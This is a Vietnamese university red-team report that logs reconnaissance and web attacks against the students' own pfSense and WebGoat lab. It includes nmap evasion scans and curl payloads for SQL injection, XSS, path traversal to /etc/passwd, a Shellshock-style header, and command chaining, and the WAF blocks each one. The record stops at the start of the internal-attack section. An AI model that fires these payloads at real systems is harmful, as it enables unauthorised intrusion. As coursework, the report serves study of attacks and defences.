



BÁO CÁO REDTEAM

Nhật kí tấn công

Môn học: An Toàn Mạng

GVHD: Lê Kim Hùng

Lớp: NT140.Q12.ANTT

Nhóm: 3

THÀNH VIÊN THỰC HIỆN:

STT	Họ và tên	MSSV
1	Trần Việt Hoàng	23520543
2	Phạm Lê Đăng Kha	23520669

Phần bên dưới của báo cáo này là báo cáo chi tiết của nhóm thực hiện

MỤC LỤC

A. BÁO CÁO CHI TIẾT	3
1. Phương pháp luận.....	3
2. Công cụ sử dụng.....	4
3. Nhật kí tấn công.....	4
a. Tấn công từ bên ngoài.....	4
b. Tấn công từ bên trong.....	19
4. Kết luận.....	27

A. BÁO CÁO CHI TIẾT

1. Phương pháp luận

Giai đoạn 1 - Pre-Engagement

- Dãy mạng được kiểm thử là:
LAN10 (192.168.10.0/24), LAN20 (192.168.30.0/24), LAN30 (192.168.40.0/24), LAN40 (192.168.50.0/24), DMZ (192.168.20.0/24)
- Hoạt động này chỉ được thực hiện nội bộ, trên mô hình mạng do nhóm tự dựng, chỉ được sử dụng cho việc học tập, nhóm không chịu trách nhiệm gì nếu như sử dụng kịch bản để tấn công ở ngoài đời.
- Mục tiêu cụ thể:
 - Đánh cắp dữ liệu nhạy cảm
 - Leo thang đặc quyền từ một tài khoản người dùng bình thường

Giai đoạn 2: Information Gathering

- Active recon
 - Quét mạng
 - Liệt kê các dịch vụ
 - Xác định hệ điều hành và phiên bản
- Network mapping
 - Xác định các phân đoạn nội bộ để hiểu được cách mạng được chia thành các khu vực khác nhau
 - Định vị được vị trí các máy chủ chính (File servers, admin,...)

Giai đoạn 3: Vulnerability Analysis

- Kiểm tra các hệ thống chưa được vá lỗi bằng các CVEs
- Xác định các giao thức, phần mềm đã lỗi thời hoặc có lỗ hổng bảo mật
- Kiểm tra các thiết bị mạng hoặc dịch vụ đang sử dụng username/password mặc định
- Phát hiện các giao thức không an toàn hoặc thiếu các biện pháp bảo mật hiện đại

Giai đoạn 4: Exploitation

- Khai thác các CVEs đã biết
- Thử nghiệm tấn công SMB
- Kiểm tra các chính sách mật khẩu yếu bằng các công cụ đoán hoặc bẻ khóa mật khẩu
- Khai thác các ACL bị cấu hình sai
- Kiểm thử cấu hình pfSense lỗi có thể từ vùng LAN này có thể đi qua các vùng mạng LAN khác...

Giai đoạn 5: Post-Exploitation

- Leo thang đặc quyền từ quyền của một user bình thường lên thành quyền admin hoặc root
- Trích xuất mật khẩu hoặc hash mật khẩu từ bộ nhớ của hệ thống
- Pivoting: Sử dụng máy chủ bị xâm nhập làm nơi để attacker có thể tấn công các mạng/hệ thống khác không thể truy cập trực tiếp.
- Di chuyển ngang: Sử dụng thông tin đăng nhập đã đánh cắp để di chuyển từ máy tính này sang máy tính khác trong mạng.

Giai đoạn 6: Report

- Các phát hiện kỹ thuật với PoC
- Xếp hạng rủi ro
- Khuyến nghị để cải thiện bảo mật

2. Công cụ sử dụng

Giai đoạn	Công cụ
Information Gathering	Nmap, Nuclei, WafW00f, curl, SQLmap, hping3, id, group, find, smbclient, dirseach
Vulnerability Analysis	Google, Exploithub, LLM
Khai thác	msfvenom, nc, smbclient, python, docker

3. Nhật kí tấn công

a. Tấn công từ bên ngoài

Giai đoạn 1: Trinh sát

Giai đoạn đầu tập trung vào việc thu thập thông tin về mục tiêu, xác định các máy chủ đang hoạt động, và lập bản đồ các dịch vụ đang chạy để tìm kiếm điểm yếu. Attacker bắt đầu từ vị trí không có thông tin xác thực.

Kiểm tra khả năng tiếp cận máy chủ

Hành động đầu tiên là xác định xem máy chủ mục tiêu có đang hoạt động hay không. Giao thức ICMP thường được sử dụng cho mục đích này, nhưng nó cũng là giao thức đầu tiên bị chặn bởi các cấu hình tường lửa cơ bản.

Hành động: Kiểm tra xem máy chủ mục tiêu có hoạt động không và xác định các cổng/dịch vụ mở.

Lệnh :

```
ping -c 4 172.20.10.2
```

Phân tích kỹ thuật:

Lệnh ping gửi các gói tin ICMP Echo Request đến địa chỉ IP đích. Nếu máy chủ hoạt động và không chặn ICMP, nó sẽ phản hồi bằng ICMP Echo Reply.

Trong trường hợp này, kết quả ghi nhận là "100% packet loss". Điều này không nhất thiết có nghĩa là máy chủ đã tắt. Thay vào đó, nó chỉ ra rằng tường lửa (pfSense) đã được cấu hình để chặn các gói tin ICMP đi vào hoặc chặn phản hồi đi ra. Việc chặn ICMP buộc ta phải chuyển sang các kỹ thuật phát hiện máy chủ phức tạp hơn dựa trên các giao thức lớp vận chuyển như TCP hoặc UDP.

Proof of Concept:

```

arle@arle:~/Downloads
~/Downloads
→ Downloads ping -c 4 172.20.10.2
PING 172.20.10.2 (172.20.10.2) 56(84) bytes of data.

--- 172.20.10.2 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3041ms

→ Downloads

```

Kết quả: Thất bại

Tham chiếu MITRE ATTT&CK:

- Tactic: [Reconnaissance \(TA0043\)](#) / [Discovery \(TA0007\)](#).
- Technique: [T1595.001 - Active Scanning: Scanning IP Blocks](#).
- Technique: [T1016 - System Network Configuration Discovery](#).

Phát hiện máy chủ bằng kỹ thuật TCP SYN

Sau khi phương pháp ICMP thất bại, ta chuyển sang sử dụng Nmap với các cờ đặc biệt để bỏ qua bước kiểm tra ping và sử dụng các gói tin TCP để xác định trạng thái máy chủ. Xác định máy chủ hoạt động bằng cách gửi gói tin TCP SYN đến các cổng web phổ biến, bỏ qua kiểm tra Ping ICMP bằng lệnh sau:

```
sudo nmap -Pn -sn -PS80,443 172.20.10.2
```

Trong đó:

- Pn: bỏ qua Ping
- sn: không thực hiện quét cổng
- PS80,443: chỉ thực hiện TCP SYN trên 80/443

Proof of Concept:

```

arle@arle:~
→ ~ sudo nmap -Pn -sn -PS80,443 172.20.10.2
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-09 14:58 +0700
Nmap scan report for 172.20.10.2
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
→ ~ |

```

Kết quả: Thất bại, nmap xác nhận có 1 host up trên IP 172.20.10.2

Tham chiếu MITRE & ATT&CK

- Tactic: [Discovery \(TA0007\)](#).
- Technique: [T1046 - Network Service Scanning](#).
- Technique: [T1595 - Active Scanning](#).

Quét cổng và dịch vụ:

Sau khi xác nhận máy chủ tồn tại, bước tiếp theo là xác định các cổng đang mở. Ta tiến hành quét nhanh các cổng phổ biến nhất để xác định bề mặt tấn công sơ bộ.

Lệnh:

```
sudo nmap -F 172.20.10.2
```

Trong đó:

-F: quét nhanh 100 cổng phổ biến nhất.

Proof of Concept:

```

arle@arle:~
→ ~ sudo nmap -F 172.20.10.2
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-09 14:59 +0700
Nmap scan report for 172.20.10.2
Host is up (0.018s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   closed https
MAC Address: 44:A3:BB:2F:60:43 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds
→ ~ |
  
```

Kết quả: Thành công cho thấy có cổng 80 chạy dịch vụ http đang mở và cổng 443 cho dịch vụ https đang đóng, ngoài ra 98 cổng khác đều filtered bởi tường lửa.

Tham chiếu MITRE & ATT&CK

- Tactic: [Discovery \(TA0007\)](#).
- Technique: [T1046 - Network Service Scanning](#).

Quét tự động bằng Nuclei

Lệnh: nuclei -u <http://172.20.10.3/WebGoat> -tags default-login

```
(base) (kha@kali)-[~/Desktop]
└─$ /home/kha/go/bin/nuclei -u http://172.20.10.3/WebGoat -tags default-login

nuclei v3.5.1
projectdiscovery.io

[INF] Current nuclei version: v3.5.1 (latest)
[INF] Current nuclei-templates version: v10.3.4 (latest)
[INF] New templates added in latest release: 0
[INF] Templates loaded for current scan: 290
[INF] Executing 290 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[INF] Scan completed in 15.501303747s. No results found.
```

Sử dụng các template có tag là default-login để xem có còn tài khoản mặc định nào còn được lưu trong database của web server không

Kết quả: Thất bại

Lệnh: nuclei -u <http://172.20.10.3/WebGoat> -tags tech


```
(base) (kha@kali)-[~/Desktop]
└─$ /home/kha/go/bin/nuclei -u http://172.20.10.3/WebGoat -tags tech

nuclei v3.5.1
projectdiscovery.io

[INF] Current nuclei version: v3.5.1 (latest)
[INF] Current nuclei-templates version: v10.3.4 (latest)
[INF] New templates added in latest release: 0
[INF] Templates loaded for current scan: 837
[INF] Executing 837 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 334 (Reduced 318 Requests)
[waf-detect:apache-generic] [http] [info] http://172.20.10.3/WebGoat
[waf-detect:nginx-generic] [http] [info] http://172.20.10.3/WebGoat
[springboot-actuator:available-endpoints] [http] [info] http://172.20.10.3/WebGoat/actuator ["env-toMatch","health","health-path","self","configprops","configprops-prefix","env"]
[tech-detect:font-awesome] [http] [info] http://172.20.10.3/WebGoat/login
[tech-detect:animate.css] [http] [info] http://172.20.10.3/WebGoat/login
[tech-detect:bootstrap] [http] [info] http://172.20.10.3/WebGoat/login
[tech-detect:nginx] [http] [info] http://172.20.10.3/WebGoat/login
[tomcat-stacktraces] [http] [low] http://172.20.10.3/WebGoat/?f=\[
[wordpress-plugin-detect:bootstrap] [http] [info] http://172.20.10.3/WebGoat/login
[tech-detect:nginx] [http] [info] http://172.20.10.3/WebGoat/
[tech-detect:nginx] [http] [info] http://172.20.10.3/WebGoat
[INF] Scan completed in 13.775708486s. 11 matches found.
```

Sử dụng các template có tag là tech để quét

Kết quả: Thành công, tìm thấy đường dẫn actuator, đây là endpoint quản trị của SpringBoot và không có cơ chế xác thực nào đối với endpoint này. Đây là một lỗ hổng quan trọng, có thể lộ các thông tin nhạy cảm như secret keys, API keys, thông tin tài khoản quản trị...



Sau khi khắc phục sự cố thì không còn vào được đường dẫn actuator nữa



Các rule cũng được cập nhật nên việc quét bằng nuclei cũng bị chặn


```
(base) (kha@kali)-[~]
└─$ /home/kha/go/bin/nuclei -u http://172.20.10.2/WebGoat -tags springboot -rl 10 -c 2

nuclei
v3.5.1
projectdiscovery.io

[INF] Your current nuclei-templates v10.3.4 are outdated. Latest is v10.3.5
[INF] Successfully updated nuclei-templates (v10.3.5) to /home/kha/.config/nuclei/templates/. GoodLuck!

Nuclei Templates v10.3.5 Changelog


| TOTAL | ADDED | MODIFIED | REMOVED |
|-------|-------|----------|---------|
| 3581  | 60    | 3520     | 1       |


[INF] Current nuclei version: v3.5.1 (outdated)
[INF] Current nuclei-templates version: v10.3.5 (latest)
[INF] New templates added in latest release: 57
[INF] Templates loaded for current scan: 43
[INF] Executing 43 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[INF] Using Interactsh Server: oast.pro
```

Quét toàn diện và nhận diện OS:

Red Team cố gắng thu thập thông tin chi tiết nhất có thể về phiên bản dịch vụ và hệ điều hành. Sử dụng Nmap để quét toàn diện, tìm thông tin về OS, phiên bản dịch vụ có trên server.

Lệnh:

```
sudo nmap -Pn -p- -sV -O --reason 172.20.10.2
```

Trong đó :

- p-: Quét đủ 65535 port
- sV: Hiện version dịch vụ
- O: Đoán hệ điều hành
- reason: Hiện lý do tại sao port mở/đóng

Proof of Concept:

```
+ ~ sudo nmap -Pn -p- -sV -O --reason 172.20.10.2
[sudo] password for arle:
Sorry, try again.
[sudo] password for arle:
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-09 15:28 +0700
```

Kết quả: Thất bại. Việc quét toàn bộ 65k cổng tạo ra một lượng lớn lưu lượng mạng bất thường trong thời gian ngắn. Khi số lượng kết nối vượt quá giới hạn cho phép, IP của Attacker sẽ bị đưa vào danh sách đen (blocklist) tạm thời.

Tham chiếu MITRE ATT&CK

- Tactic: [Reconnaissance \(TA0043\)](#).
- Technique: [T1595.002 - Active Scanning: Vulnerability Scanning](#).

Quét mục tiêu cụ thể

Rút kinh nghiệm từ việc bị chặn, ta thu hẹp phạm vi quét chỉ vào cổng đã biết là mở. Thử lại việc quét trên, nhưng chỉ quét trên port 80.

Lệnh:

```
sudo nmap -Pn -p 80 -sV -O --reason 172.20.10.2
```

Proof of Concept

```
→ ~ sudo nmap -Pn -p 80 -sV -O --reason 172.20.10.2
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-09 15:30 +0700
Nmap scan report for 172.20.10.2
Host is up, received arp-response (0.024s latency).

PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 63  nginx
MAC Address: 44:A3:BB:2F:60:43 (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X (92%), MikroTik RouterOS 7.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6
.3 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 4.19 - 5.15 (92%), Linux 4.15 - 5.19 (85%), Linux 4.19 (85%), Linux 5.0 - 5.14 (85%), OpenW
rt 21.02 (Linux 5.4) (85%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (85%), Linux 2.6.32 (85%), Linux 4.0 - 4.4 (85%),
Linux 4.15 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.88 seconds
→ ~
```

Kết quả: Thành công

Lần quét này không bị chặn bởi PFSense có lẽ do chỉ tập trung vào 1 cổng nên số lượng gói tin gửi không nhiều. Kết quả cho thấy Nginx là Web Server đang chạy. Loại thiết bị được nhận định là general purpose|router vì PFSense là phần mềm chạy trên phần cứng bình thường chứ không phải phần cứng chuyên cho router. Hệ điều hành được dự đoán là Linux hoặc Mikrotik nhưng không chắc chắn.

Dù quét thành công nhưng giá trị mang lại không quá lớn. Dù biết Web Engine là Nginx nhưng không biết phiên bản, cũng không biết về OS.

Tham chiếu MITRE ATT&CK

- Tactic: [Discovery \(TA0007\)](#).
- Technique: [T1046 - Network Service Scanning](#).
- Technique: [T1592.002 - Gather Victim Host Information: Software](#)

Kỹ thuật quét ẩn danh

Ta thử nghiệm các kỹ thuật nâng cao để cố gắng vượt qua cơ chế phát hiện và nhận diện OS chính xác hơn. Sử dụng kỹ thuật phân mảnh gói tin và làm chậm tốc độ quét để tránh bị phát hiện.

Lệnh:

```
sudo nmap -Pn -p 80 -sV -T1 -f --scan-delay 1s 172.20.10.2
```

Trong đó:

- f: chia nhỏ gói tin thành các mảnh nhỏ
- T1: Gửi gói tin chậm hơn

--scan-delay 1s: nghỉ 1s giữa các lần gửi gói tin

Proof of Concept:

```
→ ~ sudo nmap -Pn -p 80 -sV -T1 -f --scan-delay 1s 172.20.10.2
[sudo] password for arle:
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-09 15:47 +0700
Nmap scan report for 172.20.10.2
Host is up (0.0090s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx
MAC Address: 44:A3:BB:2F:60:43 (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.39 seconds
→ ~
```

Kết quả: Thất bại vẫn là không biết phiên bản Nginx, thậm chí còn không đoán được về thiết bị gì hay hệ điều hành gì như lần trước.

Tham chiếu MITRE ATT&CK

- Tactic: [Defense Evasion \(TA0005\)](#).
- Technique: [T1027 - Obfuscated Files or Information](#).
- Technique: [T1595 - Active Scanning](#).

Giai đoạn 2: Đánh giá ứng dụng Web và vượt qua WAF

Sau khi xác định được dịch vụ web Nginx, trọng tâm chuyển sang lớp ứng dụng.

Nhận diện WAF

Thử tìm thông tin về Tường lửa ứng dụng Web.

Công cụ sử dụng: WAFW00F

Lệnh:

```
wafw00f http://172.20.10.3/WebGoat
```


Phân tích kỹ thuật:

Công cụ wafw00f hoạt động bằng cách gửi các yêu cầu HTTP bình thường và độc hại (chứa payload XSS, SQLi) tới máy chủ, sau đó phân tích phản hồi (HTTP Status code, Response Headers, Cookies).

Các WAF thường để lại đặc trưng trong phản hồi của chúng. Kết quả xác nhận có WAF nhưng không định danh được cụ thể. Điều này thường xảy ra khi WAF là một module tích hợp trong pfSense hoặc được cấu hình tùy chỉnh kỹ lưỡng để ẩn thông tin banner.

Proof of Concept

```
(base) ┌─(kha@kali)-[~/Desktop]
└─$ wafw00f http://172.20.10.3/WebGoat
```



```
~ WAFW00F : v2.3.1 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://172.20.10.3/WebGoat
[+] Generic Detection results:
[*] The site http://172.20.10.3/WebGoat seems to be behind a WAF or some sort of security solution
[-] Reason: The server returns a different response code when an attack string is used.
Normal response code is "200", while the response code to cross-site scripting attack is "403"
[-] Number of requests: 5
```

Wafw00f đã xác nhận có WAF bảo vệ, nhưng không thể biết được chính xác WAF được sử dụng.

Tham chiếu MITRE ATT&CK

- Tactic: [Discovery \(TA0007\)](#).
- Technique: [T1590.006 - Gather Victim Network Information: Network Security Appliances](#).

Kiểm thử xâm nhập và hiệu quả của WAF

Ta thực hiện một loạt các cuộc tấn công web tiêu chuẩn để kiểm tra mức độ chặt chẽ của luật WAF. Tất cả các nỗ lực đều bị chặn với mã lỗi **403 Forbidden**, chứng tỏ WAF đang hoạt động hiệu quả dựa trên chữ ký (Signature-based detection).

Thực hiện SQL injection



Tham chiếu MITRE ATT&CK

- [T1190 \(Exploit Public-Facing Application\)](#)

Thử Payload Login Bypass

```
Curl -v -X POST -d "user=admin'OR 1=1--
&pass=123"http://172.20.10.2/WebGoat/login
```

Proof of Concept:

```

arle@arle:~
→ ~ curl -v -X POST -d "user=admin' OR 1=1--&pass=123" http://172.20.10.2/WebGoat/login
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 172.20.10.2:80...
* Established connection to 172.20.10.2 (172.20.10.2 port 80) from 172.20.10.3 port 44566
* using HTTP/1.x
> POST /WebGoat/login HTTP/1.1
> Host: 172.20.10.2
> User-Agent: curl/8.17.0
> Accept: */*
> Content-Length: 29
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 29 bytes
< HTTP/1.1 403 Forbidden
< Server: nginx
< Date: Tue, 09 Dec 2025 09:37:40 GMT
< Content-Type: text/html
< Content-Length: 146
< Connection: keep-alive
<
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
* Connection #0 to host 172.20.10.2:80 left intact
→ ~ |

```

Kết quả: Thất bại, cũng bị WAF chặn lại và hiển thị lỗi 403.

Chèn mã XSS

Lệnh:

```
curl -v "http://172.20.10.2/WebGoat/search?q=<script>alert('Pwned')</script>"
```

Proof of Concept

```

arle@arle:~
→ ~ curl -v "http://172.20.10.2/WebGoat/search?q=<script>alert('Pwned')</script>"

* Trying 172.20.10.2:80...
* Established connection to 172.20.10.2 (172.20.10.2 port 80) from 172.20.10.3 port 40814
* using HTTP/1.x
> GET /WebGoat/search?q=<script>alert('Pwned')</script> HTTP/1.1
> Host: 172.20.10.2
> User-Agent: curl/8.17.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
< Server: nginx
< Date: Tue, 09 Dec 2025 09:40:04 GMT
< Content-Type: text/html
< Content-Length: 146
< Connection: keep-alive
<
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
* Connection #0 to host 172.20.10.2:80 left intact
→ ~

```

Kết quả: Thất bại, cũng không thể vượt qua WAF.

Tham chiếu MITRE ATT&CK

- [T1189 \(Drive-by Compromise\)](#)
- [T1059.007](#)

Path Traversal

Lệnh:

```
curl -v "http://172.20.10.2/WebGoat/../../etc/passwd"
```

Proof of Concept

```

arle@arle:~
→ ~ curl -v "http://172.20.10.2/WebGoat/../../../../etc/passwd"
* Trying 172.20.10.2:80...
* Established connection to 172.20.10.2 (172.20.10.2 port 80) from 172.20.10.3 port 44174
* using HTTP/1.x
> GET /etc/passwd HTTP/1.1
> Host: 172.20.10.2
> User-Agent: curl/8.17.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404
< Server: nginx
< Date: Tue, 09 Dec 2025 09:47:27 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 683
< Connection: keep-alive
< Content-Language: en
<
* Connection #0 to host 172.20.10.2:80 left intact
<!doctype html><html lang="en"><head><title>HTTP Status 404 - Not Found</title><style type="text/css">body {font-family:
Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;
} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</st
yle></head><body><h1>HTTP Status 404 - Not Found</h1><hr class="line" /><p><b>Type</b> Status Report</p><p><b>Descriptio
n</b> The origin server did not find a current representation for the target resource or is not willing to disclose that
one exists.</p><hr class="line" /><h3>Apache Tomcat/10.1.36</h3></body></html>>
→ ~

```

Kết quả: Thất bại

Tham chiếu MITRE ATT&CK

- [T1083 \(File/Directory Discovery\)](#)
- [T1190](#)

Mã hoá URL

Lệnh:

```
curl -v "http://172.20.10.2/WebGoat/%2e%2e%2f%2e%2e%2fetc%2fpasswd"
```

Proof of Concept

```
arle@arle:~  
→ ~ curl -v "http://172.20.10.2/WebGoat/%2e%2e%2f%2e%2e%2fetc%2fpasswd"  
* Trying 172.20.10.2:80...  
* Established connection to 172.20.10.2 (172.20.10.2 port 80) from 172.20.10.3 port 60240  
* using HTTP/1.x  
> GET /WebGoat/%2e%2e%2f%2e%2e%2fetc%2fpasswd HTTP/1.1  
> Host: 172.20.10.2  
> User-Agent: curl/8.17.0  
> Accept: */*  
>  
* Request completely sent off  
< HTTP/1.1 400 Bad Request  
< Server: nginx  
< Date: Tue, 09 Dec 2025 09:49:56 GMT  
< Content-Type: text/html  
< Content-Length: 150  
< Connection: close  
<  
<html>  
<head><title>400 Bad Request</title></head>  
<body>  
<center><h1>400 Bad Request</h1></center>  
<hr><center>nginx</center>  
</body>  
</html>  
* shutting down connection #0  
→ ~ |
```

```
arle@arle:~  
→ ~ curl -v "http://172.20.10.2/WebGoat/%2e%2e%2f%2e%2e%2fetc%2fpasswd"  
* Trying 172.20.10.2:80...  
* Established connection to 172.20.10.2 (172.20.10.2 port 80) from 172.20.10.3 port 60240  
* using HTTP/1.x  
> GET /WebGoat/%2e%2e%2f%2e%2e%2fetc%2fpasswd HTTP/1.1  
> Host: 172.20.10.2  
> User-Agent: curl/8.17.0  
> Accept: */*  
>  
* Request completely sent off  
< HTTP/1.1 400 Bad Request  
< Server: nginx  
< Date: Tue, 09 Dec 2025 09:49:56 GMT  
< Content-Type: text/html  
< Content-Length: 150  
< Connection: close  
<  
<html>  
<head><title>400 Bad Request</title></head>  
<body>  
<center><h1>400 Bad Request</h1></center>  
<hr><center>nginx</center>  
</body>  
</html>  
* shutting down connection #0  
→ ~ |
```

Kết quả: Thất bại

Tham chiếu MITRE ATT&CK

- [T1027 \(Obfuscated Files or Information\)](#)

Command injection

Lệnh:


```
curl -v -H "User-Agent: () { ;; }; /bin/cat /etc/passwd" http://172.20.10.2/WebGoat/
```

Proof of Concept

```

arle@arle:~
→ ~ curl -v -H "User-Agent: () { ;; }; /bin/cat /etc/passwd" http://172.20.10.2/WebGoat/
* Trying 172.20.10.2:80...
* Established connection to 172.20.10.2 (172.20.10.2 port 80) from 172.20.10.3 port 35324
* using HTTP/1.x
> GET /WebGoat/ HTTP/1.1
> Host: 172.20.10.2
> Accept: */*
> User-Agent: () { ;; }; /bin/cat /etc/passwd
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
< Server: nginx
< Date: Tue, 09 Dec 2025 09:54:14 GMT
< Content-Type: text/html
< Content-Length: 146
< Connection: keep-alive
<
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
* Connection #0 to host 172.20.10.2:80 left intact
→ ~ |

```

Kết quả: Thất bại

Tham chiếu MITRE ATT&CK

- [T1059.004 \(Unix Shell\)](#)
- [T1190](#)

Command Chaining

Lệnh:

```
curl -v http://172.20.10.2/WebGoat/ping?ip=127.0.0.1;cat /etc/passwd
```

Proof of Concept



Kết quả: Thất bại

Tham chiếu MITRE ATT&CK

- [T1059.004 \(Unix Shell\)](#)

Thử tìm kiếm các thư mục ẩn

Dò tìm các thư mục và tệp ẩn trên máy chủ web.

Lệnh:

```
python dirsearch.py -u 172.20.10.2 -e java -t 2 --delay 0.5 --random-agent --no-color
```

Trong đó:

- e java: Chỉ tìm các phần mở rộng liên quan Java
- t 2: chỉ chạy 2 luồng để tránh limit của tường lửa
- delay 0.5: độ trễ giữa các lần gửi gói tin thăm dò
- random-agent: Thay đổi ngẫu nhiên user-agent để trông thật hơn

Phân tích kỹ thuật

Công cụ dirsearch thực hiện tấn công brute-force bằng cách thử hàng nghìn tên thư mục/tệp phổ biến (từ wordlist) để tìm các tài nguyên không được liên kết trực tiếp trên giao diện Web.

Proof of Concept

```
(venv) ➔ dirsearch git:(master) python dirsearch.py -u 172.20.10.2 -e java -t 2 --delay 0.5 --random-agent --no-color
/home/arle/dirsearch/lib/core/installation.py:24: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package i
s slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
import pkg_resources

 _||_ _ _ _ _ ||_ v0.4.3
(_|||_|_) (/_(||_|_|_)

Extensions: java | HTTP method: GET | Threads: 2 | Wordlist size: 9676

Target: http://172.20.10.2/

[12:53:49] Scanning:
[12:53:53] 403 - 5488 - /.htaccess
[12:54:02] 403 - 1468 - /.htpasswd
[12:54:12] 403 - 5488 - /java.backup
[12:54:12] 403 - 5488 - /java.bak
[12:54:18] 403 - 1468 - /java.conf
[12:54:21] 403 - 5488 - /java.htaccess
[12:54:27] 403 - 5488 - /java.log
[12:54:27] 403 - 5488 - /java.old
{
    ] 0% 39/9676 4/s job:1/1 errors:8
```

Kết quả: Thất bại, chỉ quét được vài gói tin đầu tiên, sau đó liền bị chặn bởi pfSense. Các gói tin quét đều bị 403 cho thấy tường lửa đang hoạt động tốt.

Tham chiếu MITRE ATT&CK

- Tactic: [Reconnaissance \(TA0043\)](#).
- Technique: [T1595.003 - Active Scanning: Wordlist Scanning](#)

b. Tấn công từ bên trong

Kịch bản 1: Attacker đã xâm nhập được vào WebServer ở External network attack.

Thu thập thông tin người dùng (Footprinting)

Xác định danh tính, quyền hạn của người dùng hiện tại và các nhóm (groups) mà người dùng đó thuộc về.

